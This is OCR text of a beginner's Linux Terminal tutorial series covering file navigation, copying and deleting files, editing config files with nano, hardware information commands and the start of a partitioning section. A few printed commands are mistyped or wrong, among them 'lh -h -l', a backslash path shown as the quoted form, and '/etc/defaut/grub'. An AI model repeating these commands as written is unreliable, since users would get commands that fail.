In the previous tutorial on page 158 we introduced you to some of the basics of using the Terminal. We opened by revealing it works in the same way as your Linux shell; how commands are structured (utility command -option); plus gave you the tools to manage software packages and get further help. This time, we're going to look at how you can navigate your file system, work with files and folders and learn some more time-saving shortcuts in the bargain.

When you open a new Terminal window, the command prompt automatically places you in your own personal **home** folder. You can verify this using the `ls` command, which lists the contents of the current folder. The default Terminal application displays folder names in blue, and filenames in white, helping you differentiate between them. The `ls` command can be used in other ways too. Start by typing `ls -a` to display all files, including those that begin with a period mark (`.`), which are normally hidden from view. Then try `ls --recursive` , the `--recursive` option basically means that the contents of sub-folders are also displayed.

If you want more detail about the folder's contents – permissions settings, user and group owners, plus file size (in bytes) and date last modified, use `ls -l` . If you'd prefer to list file sizes in kilobytes, megabytes or even gigabytes depending on their size, add the `-h` option—so use `lh -h -l` instead. There are many more options for `ls` and you can use the `--help` option to list them all.

Navigating your file system is done using the `cd` command – to move down one level to a sub-folder that's inside the current directory use `cd <subfolder>` , replacing

```
nick@nick-ubuntu: ~/Documents

nick@nick-ubuntu:~$ cd Documents
nick@nick-ubuntu:~/Documents$ ls
Doctor Who
nick@nick-ubuntu:~/Documents$ rmdir Doctor\ Who
nick@nick-ubuntu:~/Documents$ ls
nick@nick-ubuntu:~/Documents$ mkdir Doctor Who
nick@nick-ubuntu:~/Documents$ ls
Doctor  Who
nick@nick-ubuntu:~/Documents$ rmdir Doctor Who
nick@nick-ubuntu:~/Documents$ ls
nick@nick-ubuntu:~/Documents$ mkdir 'Doctor Who'
nick@nick-ubuntu:~/Documents$ ls
Doctor Who
nick@nick-ubuntu:~/Documents$
```

› Make good use of ' and \ characters when folder paths contain spaces and other special characters.

<subfolder> with the name of the folder you wish to access. Remember that folder and filenames are case sensitive, so if the folder begins with a capital letter – as your personal **Documents** folder does, eg – you'll get an error about the folder not existing if you type it all in lower case, eg, `cd documents` . You can also move down several levels at once using the following syntax: `cd subfolder/subfolder2` . To move back up to the previous level, use `cd ..` , you can also use the `/` character to move up multiple levels at once, eg `cd ../..` moves up two levels.

What if you want to go somewhere completely different? Use `cd /` to place yourself in the root directory, or navigate anywhere on your system by entering the exact path, including that preceding `/` character to indicate you're navigating from the top level, eg `cd /media/username` .

Speedier navigation

In last part we revealed some handy keyboard shortcuts to help you enter commands more quickly, but the following keys will help you navigate the Terminal itself more efficiently:

» **Home/End** Press these to jump to the beginning or end of the current line.

» **Ctrl+left/right cursor** Move quickly between arguments.

» **Ctrl+u** Clear the entire line to start again.

» **Ctrl+k** Delete everything from the cursor's position onwards.

» **Ctrl+w** Delete the word before the cursor.

Accidentally omitted `sudo` from your command? Just type `sudo !!` and hit Enter to repeat the last command with `sudo` applied to it. And if you make a typo when entering a command, instead of retyping the entire command again, just use the following syntax to correct the mistyped word (in the following example, `dpkg` was originally mistyped as dkpg):

```
^dkpg^dpkg
```

Boost your learning

Now you're starting to flex your muscles in Terminal, how about expanding your knowledge by instructing it to display information about a random command each time you open it? To do this, you need to edit a file, so open the Terminal and type the following:

```
nano ~/.bashrc
```

This opens the file in the *nano* text editor. Use the cursor keys to scroll down to the bottom of the file, then add the following line to it:

```
echo "Did you know that:"; whatis $(ls /bin | shuf -n 1)
```

Press Ctrl+o to save the file (just hit Enter to overwrite it), then Ctrl+x to exit *nano*. Now close the Terminal window and open a new one to get a brief description of a command. Just type the following, with the actual command listed for a longer description: `<command> --help`.

The `~` character works in a similar way to `/`, except this places you in your home directory. So typing `cd ~/Documents` is the same as typing `cd /home/username/Documents`. One final trick —you've jumped to another directory, but how do you go back to the previous directory quickly? Simple, just type `cd -` to do so.

Working with files and folders

You can now list directories and navigate your file system, but what about doing something practical, like moving and copying files? You'll find a range of different commands exist, and the tricks you've learned about navigation will hold you in good stead here too.

Let's start by looking at commands for copying (`cp`) and moving (`mv`) files and folders. The same options apply to both commands. The basic syntax is cp/mv <source> <target>. The source and target can be complete paths following the same rules for the `cd` command, but it's generally good practice to first navigate to the folder containing the file or folder you wish to copy or move. Once done, you can simply specify the file or folder name as the source, like so `cp invoice.odt ~/Documents/Backup`.

This creates a copy of the file with the same name. The following copies the file to the specified directory and renames it too: `cp invoice.odt ~/Documents/Backup/invoice-backup.odt`. If you want to create a copy of the file within the same file, simply use `cp invoice.odt invoice-backup.odt`.

Substitute `mv` for `cp` in any of the above commands, and the file is moved, moved and renamed or simply renamed. What happens if there's already a file called **invoice-backup.odt** in existence? It'll be overwritten without as much as a by your leave, so make sure you're asked if you want to overwrite it by adding the `-i` flag like this `mv -i invoice.odt invoice-backup.odt`.

You can also copy folders using the `cp` or `mv` commands. Here, you need to include the recursive option, which ensures the folder is copied across with all its contents and correctly arranged in their original locations relative to the parent folder: `cp -r ~/Documents /mnt/sdb1/Backup/`.

If the **Backup** folder exists, then the **Documents** folder will be recreated inside it; if not, then the **Backup** folder is created and the contents of the **Documents** folder are copied into it instead.

Use the `rm` command to delete a single file, eg `rm invoice.odt`. The `rmdir` command deletes folders, but only empty ones. If you want to delete a folder and all its contents, use the command `rm -r foldername`.

You can also create new folders with `mkdir` command – simply type `mkdir` folder, replacing folder with your chosen folder name. Use the `touch` command to create an empty file, such as `touch config.sys`.

Wildcards are often used to speed things up in searches, and can also be applied to file commands too – the asterisk (`*`) character can be used to quickly access a folder with a long name, eg `cd Doc*`. This works fine if there's only one folder beginning with Doc, but if there are two (say Doctor and Documents), then the command would open the first matching folder, which is Doctor in this instance. To avoid this, use `cd Doc*ts` instead.

Two characters that are more useful when navigating are the single quotation mark (`'`) and backslash (`\`) characters. Use single quotation marks around files or file paths that contain spaces, such as `cd ~\Documents\Doctor Who`.

You should also use quotation marks when creating folders in this way, eg simply typing `mkdir Doctor Who` will actually create two separate folders called **Doctor** and **Who**, so type `mkdir 'Doctor Who'` to get the folder you want.

You can also use the `\` character to get around this too, eg `mkdir Doctor\ Who` works in the same way, because the `\` character instructs `mkdir` to treat the following character (in this instance the space) as 'special'.

We finish off by revealing some handy characters that allow you to run multiple commands on a single line. The `&&` argument does just that, so you can do the following to quickly update your repos and update all available software:

```
sudo apt-get update && sudo apt-get upgrade
```

`&&` is like the AND command in that the second command will only be performed if the first completes successfully. If you wanted the second command to only run if the first command failed then you'd use `||` instead. If you want the second command to run after the first regardless of what happens, then use the `;` eg,

```
sudo apt-get update ; sudo apt-get remove appname
```

instead: of `&&`. ■

Quick tip

Somefilemanagers allow you to right-click a folder and open the Terminal at that location, but you have to manually add this option to Ubuntu's *Nautilus* file manager. Install **nautilus-open-terminal** from the Software Center, then open a Terminal window, type **nautilus -q** and press Enter. The option will now appear.

```
linuxdesktops-enlightenment.png  Videos
media                            VirtualBox VMs
Music                            wget-log
nick@nick-ubuntu:~$ ls -h -l
total 2.5M
drwxrwxr-x 2 nick nick 4.0K Feb 15 15:08 deja-dup
drwxr-xr-x 2 nick nick 4.0K Feb 28 17:21 Desktop
drwxrwxr-x 2 nick nick 4.0K Feb 26 17:35 Doctor
drwxr-xr-x 3 nick nick 4.0K Feb 26 17:44 Documents
drwxr-xr-x 4 nick nick 4.0K Feb 27 13:23 Downloads
-rw-r--r-- 1 nick nick 8.8K Nov 26 12:51 examples.desktop
drwxr-xr-x 2 root root 4.0K Feb  4 19:49 fedora
-rw-rw-r-- 1 nick nick 446K Jan 20 12:35 linuxdesktops-enlightenment.png
drwxr-xr-x 3 root root 4.0K Feb  4 19:50 media
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Music
drwx------ 2 nick nick 4.0K Feb 10 16:43 NoMachine
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Pictures
lrwxrwxrwx 1 nick nick   36 Dec 10 13:35 PlayOnLinux's virtual drives -> /home/n
ick/.PlayOnLinux//wineprefix/
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Public
-rw-rw-r-- 1 nick nick 871K Jan 13 10:22 steamos1.png
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Templates
-rw-rw-r-- 1 nick nick 1.1M Dec 24 22:09 tigervncserver_1.6.0-3ubuntu1_amd64.deb
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Videos
drwxrwxr-x 6 nick nick 4.0K Nov 30 09:43 VirtualBox VMs
-rw-rw-r-- 1 nick nick 3.5K Jan 21 11:39 wget-log
nick@nick-ubuntu:~$
```

› **Use ls to find out more about the files and folders in a current directory.**

Terminal: Edit config files

We demonstrate how the Terminal is the best place to edit your Linux installation's configuration files and take some control.


The Terminal is one of Linux's most important tools, and however enamoured you are with your desktop's point-and-click interface, you can't avoid it forever. This series is designed to ease you gently into the world of *Bash* and the command line, and having introduced the basics of the Terminal in part one while exploring how to use it to navigate (and manage) your file system in part two, we're going to examine how you can use it to change key system preferences in our third instalment.

Linux stores system settings in a wide range of configuration (config) files, which tend to reside in one of two places: global config files that apply to all users are found inside the **/etc/** folder, while user-specific config files usually reside in the user's own **home** folder or the hidden **/.config/** folder. Most user-specific files are named with a period (.) mark at the beginning of the file to hide them from view.

These config files are basically text files, with settings recorded in such a way as to make them decipherable when read through a text editor, although you'll still need to spend time reading up on specific configuration files to understand how to tweak them. Config files are visible as plain text, so editing them is relatively simple and all you need is a suitable text editor and administrator access via the `sudo` command.

You might wonder why you don't simply use a graphical text editor such as *Gedit*. There's nothing stopping you doing this, but you'll need to launch it with admin privileges. (*See the box,, Run Desktop Applications with Root Privileges*).

You don't need to exit the Terminal to edit these files, though – you'll find two command-line text editors come pre-installed on most flavours of Linux, such as *vi* and *nano*. The most powerful of the two editors is vi, but comes with a steeper learning curve.



› Our text editor of choice for editing configuration files in the Terminal has to be the simple and straightforward *nano*. Yes, we know there are lots of editors.

Understanding configuration files

For the purposes of this tutorial, we're focusing on *nano* as it's perfect for editing smaller files, such as configuration files, and keeps things relatively simple. Use `sudo nano /path/file` to invoke it, eg: `sudo nano /etc/network/interfaces`.

You'll see the Terminal change to the *nano* interface – with the filename and path is listed at the top, and a list of basic commands are shown at the bottom – the '^' symbol refers to the Ctrl key, so to get help, eg press Ctrl+G. Press Ctrl+X to exit and you'll be prompted to save any changes if you make them, otherwise you'll return to the familiar command line.

Your file's contents take up the main area of the *nano* interface – if a line is too long for the current Terminal window, you'll see a '$' symbol appear at its end – use the cursor key or press End to jump to the end of the line. Better still, resize the Terminal window to fit the line on-screen.

Navigation is done in the usual way, using cursor keys to move around your document, while Home and End are handy shortcuts to the beginning and end of the current line. Press Page Up and Page Down keys to jump through the document a page at a time. If you want to go to the bottom of your document, press Alt+/ and Alt+\ to go back to the top.

If you want to jump to a specific section of the document, press Ctrl+W to open the search tool, then enter the text you're looking for. You'll often come across multiple matches, so keep hitting Alt+W to show the next match until you find what you're looking for. If you'd like to search backwards, press Alt+B when at the search dialog and you'll see

Run desktop apps with root privileges

One of the big advantages of using the Terminal is that it gives you the `sudo` command, which allows you to run programs and access the system with root user privileges. If you want to edit configuration files outside of the command line using an editor such as *Gedit*, you'll need to give it root privileges to access certain files. You can technically do this using `sudo`, but this isn't the recommended approach, because if you use `sudo` to launch *Gedit* and then edit files in your **home** directory, they'll end up owned by root rather than your own user account.

Instead, use the following command to launch *Gedit* (or indeed, any graphical application such as *Nautilus*) as the root user: `gksu gedit`. You'll see a window pop up asking for your user password. After this, *Gedit* will appear as normal, except you now have full access to your system. It's a little messy – you'll see the Terminal window remains open and 'frozen' – if you press Ctrl+c, *Gedit* will close and you'll get back to the command line. The workaround is to open Terminal again to launch a separate window in its own process, or if you want to tidy up the screen, close the existing Terminal window using the 'x' button – select 'Close Terminal' and despite the warning, *Gedit* will remain running.

`[Backwards]` appear to confirm you'll be searching from the bottom up rather than the top down.

Configuration files vary depending on the file you're planning to edit, but share some characteristics. One of these is the use of the '#' key. If a line begins with '#', then that means the line is ignored by Linux. This is a handy way to introduce comments into your configuration files, but also can be used to disable commands without deleting them (handy for testing purposes). Indeed, some configuration files – such as **php.ini** for PHP scripting – are one long list of commented out commands and you simply remove the '#' next to those commands you want to enable, tweak them accordingly, save the file and then restart the PHP server to effect the changes.

It's also always a good idea to back up a configuration file before you edit it. This is usually done by creating a copy of the file with a .bak extension, like so:

```
sudo cp -i /etc/network/interfaces /etc/network/interfaces.bak
```

(If you remember, the `-i` flag prevents the file from automatically overwriting an existing file without prompting you). If you then need to restore the backup for any reason, use the following:

```
sudo cp -i /etc/network/interfaces.bak /etc/network/interfaces
```

Type `y` and hit Enter when prompted and the original file will be restored, while retaining the backup copy, which will allow you to take another swing at editing it.

Your first config edit


Let's dip our toes into the world of configuration editing by examining how you'd read and change the hostname of your system, which is used to identify it on your network. First, back up the file in question, then open it:

```
sudo cp -i /etc/hostname /etc/hostname.bak && sudo nano /etc/hostname
```

You'll see a largely blank document with a single line matching the name of your computer from your network. You need to change this to something else. Remember the rules for hostnames: they need to be a maximum of 64 characters, with letters, numbers or dashes only (so no spaces or underscores, eg).

Once done, press Ctrl+X, typing `y` and hitting Enter when prompted. If you now type `hostname` and hit Enter, you'll see your hostname has been updated to the contents of the file. However, if you leave things as they are, you'll start getting 'unable to resolve host' errors and you will need to use `sudo nano /etc/hosts` and update the reference next to **127.0.0.1** to point to your hostname too.

This is a basic edit of a configuration file, so let's try something a little more daring:



› **Take care editing config files. Remember to always back up first, and double-check your changes and syntax before committing them.**

```
sudo cp -i /etc/default/grub /etc/default/grub.bak && sudo nano /etc/defaut/grub
```

This change to the config file enables you to make changes to the *Grub* bootloader settings. If you have a dual-boot setup, you might want to change the default OS that boots when you don't select an option at the *Grub* menu. This is controlled by the `GRUB_DEFAULT=` line and by default this is set to the first entry in the list (marked with a zero), but you can set it to another entry by changing this number, eg `GRUB_DEFAULT="1"`.

Alternatively, why not set *Grub* to default to the last entry that you chose. This is useful if you spend long amounts of time in one operating system before switching to another for a period of time. To do this, you need to change the `GRUB_DEFAULT` line thus: `GRUB_DEFAULT="saved"`. You also need to add the following line immediately below it: `GRUB_SAVEDEFAULT="true"`.

Other lines that are worth examining include `GRUB_HIDDEN_TIMEOUT`. If you only have a single operating system installed, this should be set to `GRUB_HIDDEN_TIMEOUT="0"`, indicating the *Grub* menu remains hidden and boots to the default OS after 0 seconds. And if *Grub* is set to appear, you can alter the length that the *Grub* menu is visible before the default OS is selected via the `GRUB_TIMEOUT=` setting, which measures the delay in seconds (which is 10 by default).

When you have completed all your tweaking, remember to save the file and exit *nano*, then type `sudo update-grub` and hit Enter, so when you reboot your changes can be seen in the boot menu. ■

Quick tip

Open a second Terminal window and type '**man <filename>**', replacing **<filename>** with the file you're planning to edit, such as *fstab* or interfaces. You'll get a detailed description and instructions for editing the file.

Terminal: Get system info

We discover how to get useful information about the Linux system and its hardware with the help of the Terminal.

Regardless of what desktop you use, beneath it all lies the shell, a command-line interface that gives you unparalleled access to your PC. In this series, we're exploring different ways in which you can immerse yourself in the Terminal by learning practical new skills and in this tutorial, we'll cover how to get key information about the inner workings of a system running Ubuntu (or another Debian-based distribution (distro)).


There are plenty of system information tools accessible through your Unity desktop environment, but they're scattered here and there, and rarely offer much in the way of detailed information. By contrast, the Terminal offers a number of useful commands that give you lots of detail you're missing from the Unity desktop.

The first tool worth looking at is *hwinfo*. Note: This has been depreciated, but can still provide a useful summary of the hardware attached to your system, particularly when you pair it with this flag: `hwinfo –short`.

When used, you'll see a handy list of your hardware: its type followed by description that usually includes manufacturer and model. Now let's delve deeper.

There are a number of commands prefixed with `ls` that provide all the detail you need about your system. The first is the universal `lshw` command, which provides every scrap of detail you might (or might not) need about your system. Note it needs to be run as an administrator, so invoke it using sudo, eg `sudo lshw`. You'll see various parts of your Linux box are scanned before a lengthy – and seemingly exhaustive – list of system information is presented. Trying to digest all of this at once can be tricky, but you can output this information as a HTML file for reading (and searching) more easily in your web browser with `sudo lshw -html > sysinfo.html`.

The file will be generated wherever you currently are in the Terminal and in your **Home** folder by default. Like `hwinfo`, it can also provide a more digestible summary via `sudo lshw -short`. This basically provides a table-like view of your system, with four columns to help identify your hardware: H/W path, Device, Class and Description.



› **Want a detailed summary of your system's makeup? Try outputting lshw to a HTML file to make it readable via your favourite web browser.**

The ls family

If you're looking for targeted information about a specific part of your computer, you'll want to look into other members of the `ls` family. Start with the `lscpu` command, which provides you with detailed information about your processor, including useful snippets, such as the number of cores, architecture, cache and support for hardware virtualisation.

Next up are your storage devices and you can start by trying `lsblk`. This will list all of your block storage devices, which covers your hard drives, DVD drives, flash drives and more. Key information includes its 'name' (basically information about the physical drive and its partitions – **sda** and **sdb1** etc), size, type (disk or partition, but also 'rom' for CD and 'lvm' if you have Logical Volume Management set up) and where the drive is mounted in the Linux file system (its 'mountpoint'). Note too the 'RM' field. If this is 1, it indicates that the device is removable. The list is displayed in a tree-like format—use the `lsblk -l` to view it as a straightforward list. By default, the drive's size is read in 'human readable' format (G for gigabytes and M for megabytes etc). Use `lsblk -b` to display these figures in bytes if required. If you have SSDs attached, use the `-D` flag to display support for TRIM (as well as other discarding capabilities). If you want information about your drives' filesystems, type `lsblk -f` and it'll also

Get driver information

Most hardware issues can usually be traced to drivers, and Linux is no exception. We've seen how the `lspci -v` command can reveal which driver (or module) is linked to which device. Another tool for displaying these modules is *lsmod*, which displays a comprehensive list of all modules that are currently in use. The 'Used by' column lists which hardware devices each module is linked to—multiple entries are common because some drivers come in multiple parts (your graphics card requires drivers for the kernel and X server, eg).

Armed with a combination of `lspci -v` and *lsmod* you can identify which particular module is being used by a specific hardware device. Once you have the module name, type the following to learn more about it: `modinfo <module>`.

Replace `<module>` with the name listed under `lsmod` (or 'kernel driver in use' if you're using `lspci`). This will display information about the driver filename, its version and licence. Other useful fields include author and description, plus version number. One likely exception to this rule are your graphics driver if you've installed proprietary ones. If `modinfo` returns an 'Error not found' message, then the listed module is an alias—to find the correct module name, type `sudo modprobe --resolve-alias <module>`, then use the result with `modinfo`, which should now work correctly.

display the drive's label and its UUID. The UUID is often used when configuring drives to automatically mount at startup via the **/etc/fstab** file. You can also gain insights into each drive's owner, group and permissions (listed under 'mode') using the `-m` flag. These work in a similar way to the `ls` command (see **Linux Format 210**), but reveal insights at the top level. You can also sort the drive list by different columns using the `-x` switch – eg to list drives in size order (smallest drive first), type: `lsblk -x size`.

Working with Fdisk

The *fdisk* command is traditionally used to change partition tables, but pair it with the `-l` switch and it can also display more detailed information about a particular drive. Use it in conjunction with a drive's identifier (**/dev/sda** for an entire disk, **/dev/sda1** for a partition), eg `sudo fdisk -l /dev/sda`.

This will list the device identifier, its start and end points on the disk (or partition), the number of sectors it has and its size, plus – a crucial bit of information – the partition type. This is quite descriptive, helping you identify which partitions are which (and particularly useful when examining a dual-boot setup involving Windows partitions).

Partitions are listed in the order they were created, not their physical position on the drive—look for the 'partition table entries are not in disk order' message if this is the case. Examine the Start and End columns carefully to work out where each partition physically resides on the disk.

Two further commands – `lspci` and `lsusb` respectively – provide you with detailed information about other hardware devices. The `lspci` command focusses on internal hardware, while `lsusb` looks at peripherals connected to (wait for it) your PC's USB ports.

Both work in a similar way – the command on its own lists each connected device – which bus it's on, its device number and ID, plus some descriptive information (typically manufacturer and model) to help identify which is which. Add the `-v` switch for a more detailed view and don't forget to invoke them using `sudo` to ensure you have full access to all connected hardware.

Of the two, `lspci` produces less information in verbose mode— `sudo lspci -v` will list each device by type and name, then list some extra details including the device's various capabilities and – rather usefully – which kernel driver it's using. Type `lsusb -v`, however, and you'll be assailed by pages and pages of detailed information about each detected device. Navigating this by hand is excruciating, so start by identifying the USB device you want to check in more detail using `sudo lsusb`.

```
nick@nick-pc: ~
nick@nick-pc:~$ lspci -v
00:00.0 Host bridge: Intel Corporation 4th Gen Core Processor DRAM Controller (rev 06)
        Subsystem: ASRock Incorporation Device 0c00
        Flags: bus master, fast devsel, latency 0
        Capabilities: <access denied>
        Kernel driver in use: hsw_uncore

00:01.0 PCI bridge: Intel Corporation Xeon E3-1200 v3/4th Gen Core Processor PCI Express x16 Controller (rev 06) (prog-
if 00 [Normal decode])
        Flags: bus master, fast devsel, latency 0, IRQ 25
        Bus: primary=00, secondary=01, subordinate=01, sec-latency=0
        I/O behind bridge: 0000e000-0000efff
        Memory behind bridge: e8000000-f30fffff
        Capabilities: <access denied>
        Kernel driver in use: pcieport

00:14.0 USB controller: Intel Corporation 8 Series/C220 Series Chipset Family USB xHCI (rev 04) (prog-if 30 [XHCI])
        Subsystem: ASRock Incorporation Device 8c31
        Flags: bus master, medium devsel, latency 0, IRQ 26
        Memory at f3120000 (64-bit, non-prefetchable) [size=64K]
        Capabilities: <access denied>
        Kernel driver in use: xhci_hcd

00:16.0 Communication controller: Intel Corporation 8 Series/C220 Series Chipset Family MEI Controller #1 (rev 04)
        Subsystem: ASRock Incorporation Device 8c3a
        Flags: bus master, fast devsel, latency 0, IRQ 29
        Memory at f313c000 (64-bit, non-prefetchable) [size=16]
        Capabilities: <access denied>
        Kernel driver in use: mei_me

00:19.0 Ethernet controller: Intel Corporation Ethernet Connection I217-V (rev 04)
```

› Use the -v flag with the lspci command to generate a more useful view of your system's internal hardware—including driver information.

Make a note of its bus number and device number, then type the following command `sudo lsusb -D /dev/bus/usb/00x/00y`. Replace `00x` with your target device's bus number, and `00y` with its device number. This will limit the output to the selected device only.

One final tool that's worth considering for learning more about your hardware is the *dmidecode* utility, which takes the information listed in your PC's BIOS and presents it in a more user-friendly format. What's particularly useful about this tool is that it can glean information from your PC's motherboard, such as the maximum amount of supported memory or the fastest processor it can handle. It's best used in conjunction with the `-t` switch, which allows you to focus the *dmidecode* tool on a specific part of your system's hardware, eg `sudo dmidecode -t bios`.

The BIOS option reveals key information about your motherboard, including what capabilities it supports (including UEFI, USB legacy and ACPI) plus the current BIOS version, including its release date. Other supported keywords include 'baseboard' for identifying your motherboard make, model and serial number, 'processor' (check the Upgrade field to see what kind of socket it's plugged into), 'memory' and 'chassis'.

Note that the DMI tables that contain this BIOS-related information aren't always accurate, so while *dmidecode* is a potentially useful resource, don't be shocked if certain things don't stack up (it incorrectly reported only half of our RAM, eg). Treat it with due care and it adds another layer to your system information armoury. ■

Quick tip

Want a friendlier way to view USB devices? Type **sudo apt-get install usbview** to install the *USB Viewer tool*. Notethatwhile it runs in a GUI, you need to invoke it from the Terminal using the **sudo usbview**command.

Terminal: Set up partitions

It's time to reveal everything you need to know about setting up a hard disk from partitioning, formatting and setting permissions.

A core hard drive skill is partitioning. You'll have encountered this during the Ubuntu setup, but there may be times when you need to repartition a drive—or set one up for the first time. In this Terminal tutorial, we'll examine how this is done from the command line. There are two tools you can use: *fdisk* and *parted*. The former, *fdisk*, is better known, and one of its strengths is that any changes you make aren't immediately written to disk; instead you set things up and use the `w` command to exit and write your changes to disk. If you change your mind or make a mistake, simply type `q` and press Enter instead and your drive is left untouched.

Traditionally, *fdisk* has only been known to support the older MBR partition scheme, which limited its use to drives that are under 2TB in size. From Ubuntu 16.04, however, *fdisk* directly supports larger drives and the GPT partition scheme. If you're running an older version of Ubuntu, substitute *fdisk* with *gdisk* instead for a version of *fdisk* with GPT support.

